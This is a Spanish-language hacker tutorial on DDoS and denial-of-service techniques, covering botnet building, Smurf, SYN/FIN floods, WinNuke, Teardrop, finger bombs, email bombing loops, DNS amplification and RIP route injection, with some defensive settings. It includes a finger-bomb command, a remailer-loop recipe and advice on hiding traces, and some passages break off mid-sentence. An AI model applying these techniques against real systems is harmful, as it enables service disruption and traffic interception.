El primer encuentro que sabemos con los DDoS (que no quiere decir que fuera la primera vez) fue en la semana del 7 al 11 de febrero del año 2000. Supongo que tod@s os acordais de los ataques a Yahoo, Buy.com, eBay, Amazon, Datek, E\*Trade y CNN. Estas empresas se quedaron sin conexion unas horitas.

El problema es el de siempre. Ocultismo. Ciertamente es que ahora comienza a estar mas documentada la cosa, pero es un poco pobre la info. En ningun documento (hasta ahora :P) se daban los suficientes detalles para decir 'ahhhh! claro, ahora lo entiendo'. Asi que si queda alguna duda despues de leer este tuto, me mandais un mail (al final teneis mi clave publica o publica, com querais ñ\_ñ). Entonces tenemos el problema que si no sabemos bien bien que pasa, dudo mucho que sepamos solventarlo y/o prevenirlo.

El objetivo de un DDoS puede ser cualquiera, como:

- Floodear para que evitar que se conecte a la red.
  - \*Mantienes el PC ocupado mientras spoofeas su IP o MAC...
  - \*Evitas que se conecte a internet porque estas participando en unas subastas :P
  - \*Estas jugando al Counter, subele el ping xD
- Floodear para anular un servicio especifico.
  - \*No te interesa que una persona, ordenador o servidor mande algun tipo de info (mail, logs...)
  - \*Solo quieres putear (→→')
  - \*Intentas que el NIDS, Firewall o lo que sea, pete y que te deje tranquilo.

No hay manera de saber si un ataque de este tipo se trata de el principio de algo mas grande, o si quien lo lanza no quiere nada mas. Es importante tener en la cabeza, que un DoS y un DDoS no son tecnicas de hackeo. En mas de un sitio he leido la tonteria que te pueden hackear con un DoS, no tiene sentido.

El proceso esta compuesto de 4 pasos principales:

- 1) Fase de escaneo con un conjunto objetivo de sistemas muy elevado, 100.000 o mas. Se prueban estos frente a una vulnerabilidad conocida.
- 2) Se obtiene acceso a parte de esos sistemas a traves de la vulnerabilidad.
- 3) Se instala la herramienta de DDoS en cada sistema comprometido.
- 4) Se utilizan estos sistemas para escanear y comprometer nuevos sistemas.

Se podrian realizar estos 4 pasos a mano, pero lo mas eficiente, rapido, y anonimo, es un gusanito multiplataforma que haga el trabajo por ti.

-----  
 2. Explicacion detallada de los DDoS  
 -----

Un DDoS involucra a muchos ordenadores (mientras mas mejor). Y se puede llevar a cabo de varias formas:

1. Hackeando una red
  - a. Instalando soft especifico para un DDoS
  - b. no instalar nada
2. Sin hackear nada
  - a. Smurf --> TCP
  - b. Fraggle --> UDP

Este esquema nos esta diciendo que si hackeamos una red (u ordenador), podemos meter un software especifico para lanzar ataques o hacerlo manualmente (deberiamos acceder a cada ordenador y decirles uno a uno que debe hacer). Lo mejor desde el punto de vista del atacante es usar un software, que consta de master/agente (el clasico cliente/servidor). De esta forma, lanza el ataque masificado controlandolo todo desde un ordenador. Si no fuera porque dentro de un tiempo las empresas de telefonia quitaran las targetas de prepago para ser todo bajo contrato, habria salido la forma de lanzar un DDoS utilizando el movil en un futuro (que es todo lo animo que quieras, o casi).

Las consecuencias suelen ser el ahogo del ancho de banda, o del router o de los recursos de la pila de red... siempre se pretende denegar algun recurso.

2.1.Hackeando una red o pc  
 ^^^


Como es logico el primer paso sera hackear ordenadores, con ayuda de exploits, ing social, malas configuraciones y demas tecnicas. Despues se procederia a subir privilegios y a instalar un rootkit a fin de ocultar los procesos pertinentes, puertos, etc y se borrarían o modificarían los logs. Y dependiendo del sistema operativo en el que nos encontramos utilizaremos un programa u otro como agente.

Repitiendo varias veces estos pasos, conseguiremos tener la suficiente artilleria como para reproducir esos gigabytes por segundo del ataque a Yahoo, segun datos del SANS (se utilizaron miles de ordenadores).

Okis, ahora toca el ataque. El atacante puede hacer varias cosas; entrar PC a PC con el backdoor que tenga puesto y ejecutar el ataque (un bucle ping, el DoS Pepsi-win, cualquier cosa sirve). Despues saldria del ordenador comprometido (mientras se esta lanzando el ataque) e iria haciendo lo mismo en cada ordenador

que tenga hackeado. Esto, a parte de ser un trabajo pesado, el ataque se hace mas lento.

La otra opcion mas inteligente seria dar los parametros necesarios al master, y todos los ordenadores harian lo que se le ha pedido. Es decir, que con tan solo un par de instrucciones, podemos controlar muuuuuchas maquinas. Este ataque, se ha de hacer muy bien, ya que si te dejas algun log en alguna maquina, comienza a preocuparte. Tambien has de estar concienciado que todos esos servidores que has hackeado, los vas a perder. Porque cuando denuncien (si lo hacen) investigaran los servidores involucrados, y tal vez esperen a que te vuelvas a conectar a alguno de ellos para snifarte y pillarte.



Los terminos paquete y datagrama suelen parecer intercambiables, pero no. Conceptualmente, un paquete es la unidad fisica de mas bajo nivel, mientras que datagrama se refiere a la unidad de datos a nivel IP. Sin embargo, en la mayoría de las redes no se puede distinguir porque coinciden, asi que la gente suele usar los dos terminos indistitivamente.

## 2.2.Sin hackear nada

^^-SmurF-^^

Ping --> Internet Control Message Protocol (ICMP). La administracion de redes abarca un amplio numero de temas. En general, se suelen tratar con muchos datos estadisticos e informacion sobre el estado de distintas partes de la red, y se realizan las acciones necesarias para ocuparse de fallos y otros cambios. La tecnica mas primitiva para la monitorizacion de una red es hacer 'pinging' a los host criticos; el 'pinging' se basa en un datagrama de 'echo' (eco), que es un tipo de datagrama que produce una replica inmediata cuando llega al destino. La mayoría de implementaciones TCP/IP incluyen un programa (normalmente llamado 'ping') que envia un echo a un host en concreto. Si recibimos replica, sabremos que host se encuentra activo, y que la red que los conecta funciona; en caso

contrario sabremos que hay algún error. Pues bien, sumemos miles y miles de este datagrama. El resultado es predecible.

Existen técnicas basadas en ICMP, pero NO en los paquetes de tipo echo. Podrían considerarse técnicas tanto de ICMP sweep como de ICMP broadcast, pero con otros tipos de paquetes ICMP, no echo. Estos paquetes se van a analizar a continuación:

- ICMP Timestamp:

Mediante el envío de un paquete ICMP de tipo timestamp, si un sistema está activo, se recibirá un paquete de timestamp indicando que implementa este tipo de transferencia de información que permite conocer la referencia de tiempo en el sistema destino. Tal y como denota el RFC 1122, la decisión de responder a estos paquetes depende de la implementación. Algunos sistemas Windows sí responden mientras que otros no, sin embargo la mayoría de los Unix sí que lo implementan.

- ICMP Information:

El propósito de los paquetes ICMP de información y su respuesta asociada, information reply, es permitir que ciertos equipos que no poseían disco del que extraer su propia configuración, pudieran autoconfigurarse en el momento de su arranque, principalmente para obtener su dirección IP. En el paquete, tanto la dirección origen como destino tienen el valor cero. Tanto el RFC 1122 como el 1812 indican que los sistemas no deberían generar ni responder a este tipo de paquetes, pero la realidad de las implementaciones existentes es otra. Algunos sistemas operativos responderán cuando la dirección IP destino del paquete tiene el valor de una dirección IP específica. En la respuesta, en lugar de tener la dirección IP de la red en el campo de dirección origen, se tiene la dirección IP del host. Algunos UNIX comerciales y equipos Cisco implementan la respuesta ante este tipo de paquetes.

- ICMP Address Mask:

El propósito de los paquetes de tipo address mask y address mask reply, era que los equipos o estaciones de trabajo sin disco pudiesen obtener la máscara de red asociada a la subred en la que estaban conectados en el momento de arrancar. Se supone que un sistema no debería responder con un paquete de este tipo salvo que fuera un agente autorizado para notificar la máscara, típicamente el router de la subred.

Una red se puede proteger frente a este ataque si los firewalls o screening routers se encargan de verificar y descartar este tipo de errores, no permitiendo este tipo de tráfico. Asimismo, si el dispositivo de filtrado no implementa esta característica, es posible filtrar los paquetes ICMP Parameter Problem en su camino de vuelta. Existe una herramienta, ISIC: IP Stack Integrity Check, de Mike Frantzen (<http://www.packetfactory.net/Projects/ISIC>) disponible para este tipo de pruebas, que permite poner a prueba la pila TCP/IP, encontrar debilidades en un firewall, y comprobar la implementación de firewalls e IDS. Permite especificar si los paquetes se fragmentan, sus opciones IP, las opciones TCP y el bit URG.

Existe un tipo de DDoS denominado Smurf que amplifica considerablemente los efectos de un ataque ICMP. En el Smurf el atacante dirige paquetes ICMP echo request a una dirección IP de broadcast.

Existen tres partes en un ataque Smurf: El atacante, el broadcast y la víctima.

La dirección lógica de broadcast, es decir, aquella que representa a todas las máquinas de una red, se utiliza en algunos protocolos para localizar el sistema que proporciona un servicio concreto de forma sencilla, es decir, preguntando a la red, y no consultando uno por uno a todos los sistemas existentes. Si esta dirección se encuentra disponible también para usuarios externos a la red, es posible que un atacante pueda enviar un paquete de datos a la misma, provocando que todos los sistemas pertenecientes a dicha red respondan simultáneamente, aumentando la potencia de la respuesta en un factor de N, siendo N el número de máquinas disponibles en la red. Es decir, se realiza un ataque a una red desde otra red intermedia que permite multiplicar los recursos existentes (elementos válidos para desarrollar ataques DDoS). Este método no implica tener que controlar las redes empleadas como multiplicadoras del efecto de ataque. Si se aúna esta técnica junto a la de IP spoofing, al enviar un paquete ICMP con la dirección IP origen de la máquina a atacar y dirección IP destino la dirección de broadcast de una red con un elevado número de máquinas, digamos cientos, todas las respuestas de la red de broadcast se dirigirán realmente a la dirección IP del sistema 'spoofeado'.

Aunque no es tan sencillo :P El primer router que recibe el paquete puede ver que la dirección IP origen está spoofeada. Puesto que el router conoce que rango



mandan por los puertos. La identificación del Servidor se efectúa a través de la dirección IP del sistema en el que se ejecuta y del número de puerto del que depende para la conexión. El Cliente establece la conexión con el Servidor a través del puerto disponible para luego intercambiar datos.

La información de control llamada HandShake (saludo) se intercambia entre el Cliente y el Servidor para establecer un diálogo antes de transmitir datos.

Los paquetes o segmentos TCP tienen banderas que indican el estado del mismo.

El protocolo TCP de Internet, sobre el que se basa la mayoría de los servicios (incluyendo el correo electrónico, el web y el IRC) implica esta conexión entre dos máquinas. El establecimiento de dicha conexión se realiza mediante lo que se llama Three-way Handshake ('conexión en tres pasos') ya que intercambian tres segmentos. En forma esquemática se tiene:

1. El programa Cliente (C) pide conexión al Servidor (S) enviándole un segmento SYN (Synchronize Sequence Number). Este segmento le dice a S que C desea establecer una conexión.
2. S (si está abierto y escuchando) al recibir este segmento SYN (activa su indicador SYN) y envía una autenticación ACK a modo de acuse de recibo a C. Si S está cerrado envía un indicador RST.
3. C entonces ACKea (autentifica) a S. Ahora ya puede tener lugar la transferencia de datos.

Cuando las aplicaciones conectadas terminan la transferencia, realizan otra negociación a tres bandas con segmentos FIN en vez SYN.

La técnica TCP SYN flooding, implementa un flood de 'media-apertura', dado que nunca se abre una sesión TCP completa. El Cliente envía un paquete SYN pero no responde al paquete ACK ocasionando que la pila TCP/IP espere cierta cantidad de tiempo a que el host hostil responda antes de cerrar la conexión. Si se crean muchas peticiones incompletas de conexión (no se responde a ninguna), el Servidor estará inactivo mucho tiempo esperando respuesta. Esto ocasiona la lentitud en los demás servicios. Se puede ver el número de conexiones SYN\_RECV de un sistema utilizando el netstat.

El problema es que muchos sistemas operativos tienen un límite muy bajo en el número de conexiones semiabiertas que pueden manejar en un momento determinado. Si se supera ese límite, el servidor sencillamente dejara de responder a las nuevas peticiones de conexión que le vayan llegando. Las conexiones semiabiertas van caducando tras un tiempo, liberando 'huecos' para nuevas conexiones, pero mientras el atacante mantenga el Syn Flood, la probabilidad de que una conexión recién liberada sea capturada por un nuevo SYN malicioso es muy alta.

La potencia de este ataque reside en que muchos sistemas operativos fijan un límite del orden de 5 a 30 conexiones 'semiabiertas', y que estas caducan al cabo de un par de minutos. Para mantener el servidor fuera de servicio, un atacante solo necesita enviar un paquete SYN cada 4 segundos (algo al alcance de, incluso, un modem de 300 baudios).

La principal ventaja de esta técnica es que pocos sitios están preparados para detectarlos, con lo que el firewall no los pararía. La desventaja es que en algunos sistemas Unix, se necesita ser root para construir estos paquetes SYN.

#### TCP FIN Flooding AAAAAAAAAAAAAAAAAAAA

Puede pasar que no te interese que algún tipo de filtro detecte los paquetes SYN. Esto es lógico si tenemos pocas máquinas desde las que atacar, si a eso le sumamos que el firewall de la víctima nos para los pocos paquetes, tal vez consumamos algo de ancho de banda... pero poco más. Así que si conseguimos saltarnos el firewall, esos pocos paquetes irán al corazón de la pila de red.

Para subsanar este inconveniente los paquetes FIN. Este tipo de flood está basado en la idea de que los puertos cerrados tienden a responder a los paquetes FIN con el RST correspondiente. Los puertos abiertos, en cambio, suelen ignorar el paquete en cuestión.

Este es un comportamiento correcto del protocolo TCP, aunque algunos sistemas (entre los que se hallan los de Microsoft) no cumplen con este requerimiento,

enviando paquetes RST siempre, independientemente de si el puerto esta abierto o cerrado.

Este ultimo es un ejemplo en el que se puede apreciar que algunas vulnerabilidades se presentan en las aplicacion de tecnologias (en este caso el protocolo TCP nacido en los años '70) y no sobre sus implementaciones. Es mas, se observa que una implementacion incorrecta (la de Microsoft) soluciona el problema. 'Muchos de los problemas globales de vulnerabilidades son inherentes al diseño original de algunos protocolos'. Como ya se explico en el TCP SYN Flooding el protocolo TCP se basa en una conexion en tres pasos. Si el paso final no llega a establecerse, la conexion permanece en un estado denominado 'semiabierto'.

Antes de utilizar esta tecnica convendria averiguar el comportamiento de la victima ante un FIN a un puerto abierto y a uno cerrado. Y despues, segun lo que pase, combinar, adaptar y crear paquetes al gusto del consumidor.

#### Connection Flood AAAAAAAAAAAAAAAAAAAA

Los servicios TCP orientados a conexion, que son la mayoría (telnet, ftp, http, smtp, nntp...) tienen un limite maximo de conexiones simultaneas soportadas; cuando este limite se alcanza, cualquier conexion nueva es rechazada. De forma similar al Syn Flood, si un atacante es capaz de monopolizar el limite definido con conexiones de su propiedad, que simplemente son establecidas pero por las que no se realiza ninguna comunicacion posterior, el sistema no proporcionara servicio.

Al igual que antes, las conexiones expiran progresivamente con el paso del tiempo, pero un ataque constante de apertura de conexiones mantendra continuamente el limite en su valor maximo. La diferencia esta en que en este caso la conexion se ha establecido y por tanto se conoce la identidad del atacante (direccion IP), y a su vez, la capacidad del sistema o sistemas atacante/s debe ser lo suficientemente elevada como para mantener abiertas todas las sesiones que colapsan el servidor atacado. Existe una variante de estos ataques basada en el uso de un cliente que establezca conexiones contra un sistema, pero que no las finalice de forma correcta, de modo que en el servidor los sockets correspondientes a estas comunicaciones seguiran estando activos y consumiendo recursos, concretamente en el estado TCP denominado TIME\_WAIT.

Para evitar la existencia de un ataque basado en el cierre incorrecto de las conexiones, el sistema servidor puede controlar el tiempo que un socket TCP puede permanecer en el estado TIME\_WAIT, evitando asi un consumo de recursos excesivo.

- HP-UX y Solaris:

Para ello se emplea el siguiente comando limitando el tiempo a 60 segundos:  
nnd -set /dev/tcp tcp\_time\_wait\_interval 60000

- Linux (2.2):

Igualmente, se limita el tiempo de vida del socket en este estado:  
/sbin/sysctl -w net.ipv4.vs.timeout\_timewait 60000

- Linux (2.4):

En este caso, se limita el numero de sockets en este estado. En el caso de que se supere el numero, se destruyan sockets en ese estado, generandose un warning:

```
# echo 512 > /proc/sys/net/ipv4/tcp_max_tw_buckets
```

- windows NT, 2000, XP:

A traves del editor del registro (regedt32.exe) debe localizarse la clave: HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters. Bajo la misma es necesario añadir el valor:  
Value Name: TcpTimedWaitDelay  
Data Type: REG\_DWORD  
Value: 30-300 segundos (defecto: 240 segundos)

#### Land Attack AAAAAAAAAAAA

Este ataque permite bloquear un sistema, mediante el envio de un paquete SYN cuya direccion IP fuente y destino es la misma. Existe una variacion

de este ataque, basada en que los puertos origen y destino tambien son iguales. Para ello es necesario enviar paquetes IP mediante la tecnica de spoofing. Debe tenerse en cuenta que algunos sistemas IDS detectan la primera situacion y otros la segunda. Por tanto, podria darse algun caso en el que se establezca una conexion a la propia maquina, se envíe por tanto un paquete [127.0.0.1:puerto\_cliente ==> 127.0.0.1:puerto\_servidor], y el sistema IDS lo detecte como un ataque cuando en realidad no lo es. Este ejemplo, aplicable a un gran numero de las vulnerabilidades mencionadas, refleja la estrecha linea existente entre un ataque real y una situacion convencional, denotando que su deteccion y automatizacion no es trivial.

Este ataque se puede prevenir filtrando los paquetes recibidos cuya direccion de origen sea la misma que la de alguno de los ordenadores de la red interna.

#### Supernuke o winnuke AAAAAAAAAAAAAAAAAAAAAAAAAAAA

Un ataque caracteristico (y quizas el mas comun) de los equipos con windows es el Nuke, que se aprovecha del error llamado 'windows OOB bug'. OOB significa out-of-band.

Este DoS funciona de la siguiente manera: se establece una conexion TCP/IP con la direccion de destino, usando el puerto 139 (el puerto de NetBIOS). Despues el programa envia los datos empleando una marca llamada MSG\_OOB (o Urgente) en el encabezamiento del paquete, que indica al winsock del ordenador que envíe los datos llamados 'datos fuera de banda' (out-of-band-data). Tras la recepcion de esta marca, el servidor windows al que se ha dirigido espera una indicacion de la posicion del paquete, en la que terminan los datos urgentes a los que deben seguir los datos normales, pero el indicador OOB del paquete, creado por winNuke, indicara el final del marco, donde no encontrara datos que sigan a los datos urgentes. Con todo ello, lo que se provoca es que la maquina windows no sepa como enfrentarse al problema e interrumpe la comunicacion de la red, produciendose de esta forma una denegacion del servicio a todos los usuarios que intentan comunicarse con el servidor.

Un ataque winNuke suele exigir el reinicio del ordenador para asi poder restablecer la comunicacion con la red.

Tanto windows 95 como NT 3.51 y 4.0 son vulnerables a estos ataques, a menos que se instalen los parches proporcionados por Microsoft, mientras que windows 98/ME y 2000/XP no son vulnerables a este ataque. Desgraciadamente aun quedan muchas redes en las que se usan los sistemas operativos mas antiguos de Microsoft, y muchas veces no se han aplicado las actualizaciones y los paquetes de servicio correspondientes.

#### Teardrop I y II/Newtear-Bonk-Boink AAAAAAAAAAAAAAAAAAAAAAAAAAAA

Al igual que el Supernuke, los ataques Teardrop I y Teardrop II afectan a fragmentos de paquetes. Algunas implementaciones de colas IP no vuelven a armar correctamente los fragmentos que se superponen, haciendo que el sistema se cuelgue. El problema es que los campos de desfase de estos fragmentos, que se supone que indican la porcion (en bytes) del paquete original que contiene cada uno de los fragmentos, se pueden superponer.

windows NT 4.0 de Microsoft es especialmente vulnerable a este ataque. Aunque existen parches que pueden aplicarse para solucionar el problema, muchas organizaciones no lo hacen, y las consecuencias pueden devastadoras.

Los ataques tipo Teardrop son especialmente peligrosos ya que existen multitud de implementaciones (algunas de ellas forman paquetes), que explotan esta debilidad. Las mas conocidas son aquellas con el nombre Newtear, TearDrop2, SynDrop, Bonk y Boink.

Por ejemplo, normalmente los campos de desfase de dos fragmentos pueden aparecer de la siguiente forma:

Fragment 1: (offset) 100 - 300  
Fragment 2: (offset) 301 - 600

Esto indica que el primer fragmento contiene los bytes del 100 al 300 del paquete original, mientras que el segundo contiene los bytes del 301 al 600.

Sin embargo, los campos de superpuestos suelen tener esta forma:

```
Fragment 1: (offset) 100 - 300
Fragment 2: (offset) 200 - 400
```

Cuando el ordenador de destino intenta volver a montar estos paquetes, no puede conseguirlo, provocandose un cuelgue o reinicio del ordenador.

#### Paquetes fragmentados ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

Esta tecnica es una modificacion de las anteriores. En lugar de enviar paquetes completos, particionamos en un par de pequeños fragmentos IP. Asi, se logra partir una cabecera IP en distintos paquetes para hacerlo mas dificil de monitorizar por los filtros que pudieran estar ejecutandose en la maquina objetivo. Haciendo que se sobrecargue el sistema del a victima.

Existen dos formas de afrontarlo:

#### - Metodo directo:

Existe un valor TMIN que indica la longitud minima de la cabecera TCP requerida para contener toda la informacion de transporte relevante, desde el punto de vista de los filtros de paquetes. La medida se toma desde el comienzo de la cabecera TCP en el paquete original (sin fragmentar). El control se basa en analizar los paquetes con un offset de cero frente a este valor, para no permitir paquetes con un valor de TMIN menor.

#### - Metodo indirecto:

Este se basa en el analisis de un paquete TCP, de forma que cuando es fragmentado, si los campos que definen los flags no se encuentran en el paquete inicial, este se deja pasar, pero al recibirse el siguiente fragmento, en base al campo FO, Fragment Offset, se descarta, con lo cual se bloquea el proceso de reconstruccion del paquete original.

#### Finger Bomb ^^^^^^^^^^^^^^^^

La mayoria de las instalaciones de fingerd dejan redireccionar a otro host. Ejemplo:

```
$finger @sistema.dos.com@sistema.uno.com
```

Finger en el ejemplo tendra que ir a traves del sistema.uno.com y despues al sistema.dos.com. Todo lo que el sistema.dos.com sabe es que el sistema.uno.com esta contactandole usando finger. Este metodo puede ser usado para esconderte, pero tambien para hacer uso de un truco sucio. Ejemplo:

```
$ finger @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@host.que.atacamos.com
```

Todos esos signos @ ocasionaran que finger llame a host.que.atacamos.com una y otra vez. El efecto es desastroso para host.que.atacamos.com resultando en un alto uso del ancho de banda y falta de memoria debido a todos los procesos creados.

La solucion es instalar un fingerd que no soporte redirecciones, por ejemplo el finger GNU. Tambien puedes desinstalar el servicio finger.

#### Email Bombing ^^^^^^^^^^^^^^^^

En un ataque de email se envian muchos mensajes identicos a una o varias direcciones del host. El efecto en el objetivo es un alto uso del ancho de banda y menos espacio de disco. Cuando envias muchos mensajes a una direccion inexistente del host desde otra inexistente, el mensaje crecera debido a las cabeceras. Ira de un lado a otro creciendo. Por mas odioso que se vea este ataque es bastante efectivo y aun no es ilegal en muchos paises latinoamericanos y europeos.

#### Ejemplo:

Envia un mail de 100k a noexiste@host.atacado.com desde una direccion que no exista como noexiste@esta.direccion.zus  
Cuando el mensaje llegue a host.atacado.com como no existe la direccion

noexiste regresara el mensaje a noexiste@esta.direccion.zus y como esta direccion tampoco existe, regresara ahora como un mensaje de 300k y asi... Si lo haces con dos cuentas del mismo servidor, todo sera mas rapido (y menos doloroso :P).

Otra forma de abusar el email y servidores norteamericanos es juntar varios remailers. Por ejemplo:

Suponiendo que tenemos nosotros una cuenta en Geocities. Digamos uno@geocities.com y le decimos que queremos que el mail que llegue a esa direccion lo mande a dos@bigfoot.com. Ahora en la cuenta dos@bigfoot.com le decimos que lo mande a tres@iname.com. Y en la cuenta tres@iname.com le decimos que lo mande a uno@geocities.com. Despues mandamos un mega o dos a uno@geocities.com que lo mandara a dos@bigfoot.com y de ahí a tres@iname.com y de nuevo a uno@geocities.com... Si mandas 5 megas a saber que puede pasar!

#### MAC flooding ^^^^^^^^^^^^^^^^

Esta tecnica intenta colgar o reiniciar los perifericos de red (routers por ejemplo) inundandon las tablas con MACs falsas.

#### DNS flood ^^^^^^^^^^^^

El ataque DNS flood saca partido de las diferencias de tamaño entre una solicitud DNS y su respuesta, haciendo que todo el ancho de banda de la red este atascado por falsas respuestas DNS. El atacante utiliza los servidores DNS como amplificadores, para multiplicar el trafico DNS.

El atacante comienza enviando pequeñas solicitudes DNS, que contienen la direccion IP spoofeada de la victima, a cada servidor DNS. Las respuestas devueltas a las pequeñas peticiones son mucho mayores que si se devolvieran muchas respuestas al mismo tiempo, congestionandose el vinculo y produciendose la negacion de servicio.

Una de las soluciones para este problema es que los administradores configuren los servidores DNS para responder con una respuesta de 'rechazado', que tiene un tamaño mucho menor que una respuesta de resolucion de nombre, cuando reciben las solicitudes DNS de fuentes sospechosas o inesperadas.

#### Bucle UDP/Snork UDP ^^^^^^^^^^^^^^^^^^^^^^^^^^^^

Un atacante puede utilizar el Protocolo de Datagrama de Usuario (User Datagram Protocol :P) y uno de los muchos servicios que responden a los paquetes que reciben para crear una congestion en la red, generando un flujo de paquetes UDP entre uno o dos sistemas escogidos.

Por ejemplo, el servicio chargen del primer ordenador, que es una herramienta de pruebas que genera una serie de caracteres por cada uno de los paquetes que recibe, envia paquetes al servicio de eco UDP de otro sistema, que responde a cada uno de los caracteres que recibe. El chargen UDP se encuentra en el puerto 19. Al aprovechar estas herramientas de pruebas se consigue un flujo interminable de ecos entre y salga de los dos sistemas, floodeando la red. A este proceso tambien se le suele llamar tormenta de paquetes UDP o bomba UDP. Ademas del puerto 7 (el puerto del eco), un atacante puede utilizar el puerto 17, el servicio de la cita del dia (quod) o bien el servicio del dia del puerto 13, servicios que tambien responden con ecos a los paquetes que reciben. La desactivacion de los servicios UDP innecesarios en cada uno de los ordenadores nos protegera de este ataque. Filtrar los puertos con un firewall no ayudaria mucho, mas abajo explico alguna de las formas de saltarse los firewalls.

El ataque snork es similar al bucle UDP. Emplea un marco UDP en el que el puerto de origen puede ser el 7 (echo) o el 9 (chargen) y el puerto de destino es el 135 (servicio de localizacion de Microsoft). Con ello se consigue el mismo resultado que con el bucle UDP, un flujo de transmisiones basura que reduce el rendimiento o hace que el/los sistema/s quede/n anulado/s.

---

#### 5.Puntos debiles del SNMP

-----  
SNMP se utiliza para controlar los dispositivos de la red y administrarlas. Se trata de un grupo de protocolos que envian mensajes llamados Unidades de datos de protocolo (PDU, Protocol Data Units) a traves de la red, hasta diversos dispositivos o maquinas que disponen de un software agente SNMP instalado. Estos agentes mantienen Management Information Bases (MIBs, no son los Men In Black :P) que contienen informacion sobre cada uno de los dispositivos. Cuando los agentes reciben los PDU, responden con la informacion contenida en las MIB.

En algunas instalaciones de SNMP se han descubierto puntos debiles que proporcionan a los atacantes una via para desactivar dispositivos de la red.

## ----- 6. Ataques de enrutado de origen -----

TCP/IP admite el enrutado de origen (source routing), que es un medio de permitir que el emisor nos dirija los paquetes a traves de un punto concreto de la red. Hay dos tipos de enrutado de origen:

- Enrutado de origen estricto  
El emisor de los datos puede especificar la ruta exacta (no se suele usar mucho)
- Registro de ruta de origen flexible (LSRR, Loose Source Record Route)  
El emisor puede especificar ciertos routers por los que debe pasar el paquete.

El enrutado de origen es una opcion del encabezamiento IP que permite que el emisor anule las decisiones de enrutado que se suelen tomar en el router que encuentra el paquete entre el origen y el destino final. Los administradores de redes lo utilizan para realizar un mapa de la red o para resolver problemas en las comunicaciones o el enrutado.

Si el sistema permite el enrutado de origen, este puede ser usado por cualquier intruso para alcanzar direcciones internas privadas de la LAN, que normalmente no estarian a su alcance desde Internet, enrutando el trafico a traves de otra maquina a la que si se puede acceder desde Internet o desde una paquina interna. El enrutado de origen puede desactivarse, en la mayor parte de los routers para evitar este tipo de ataques.

Para vulnerar RIP, como se especifica a continuacion, es necesario inicialmente identificar un router que hable este protocolo a traves de la identificacion del puerto UDP 520. En el caso de pertenecer al mismo segmento de red, deben escucharse las actualizaciones RIP que circulan por la red o solicitarselas directamente a alguno de los routers. De esta forma se obtendra la tabla de rutas que se anuncia en ese momento. Si no se esta en el mismo segmento, se dispone de herramientas como rprobe para realizar una peticion RIP remota: el resultado se obtendra mediante un sniffer en el sistema desde el que se ataca. Una vez definida la informacion que se pretende inyectar en la tabla de rutas anunciada, por ejemplo, redireccionar todo el trafico a un sistema desde el que se pueda analizar el mismo, mediante utilidades como srip, se inyectara la ruta deseada. A partir de ese momento todo el flujo de trafico pasara por el nuevo camino definido. Para que el funcionamiento habitual no se vea modificado, es necesario que el nuevo sistema al que van destinado los paquetes los redireccione consecuentemente: ip forwarding.

El primer ejemplo de configuracion de este tipo se aplica a la capacidad de los kernels para hacer routing entre varios interfaces. esta se configura como sigue:

- En HP-UX basta con introducir en el fichero /etc/rc.config.d/nddconf:  
TRANSPORT\_NAME[1]=ip  
NDD\_NAME[1]=ip\_forwarding  
NDD\_VALUE[1]=1
  - En Solaris basta con ejecutar mediante ndd en un script de arranque:  
ndd -set /dev/ip ip\_forwarding 0
  - En Linux, se debe añadir tambien en un script de arranque:  
echo 1 > /proc/sys/net/ipv4/ip\_forward
- En el caso de Linux es posible especificar los parametros en el fichero /etc/sysctl.conf (p.ej., Red Hat) que es cargado por la utilidad /sbin/sysctl. La documentacion al respecto se encuentra en el directorio /Documentation del

kernel, en el fichero proc.txt.

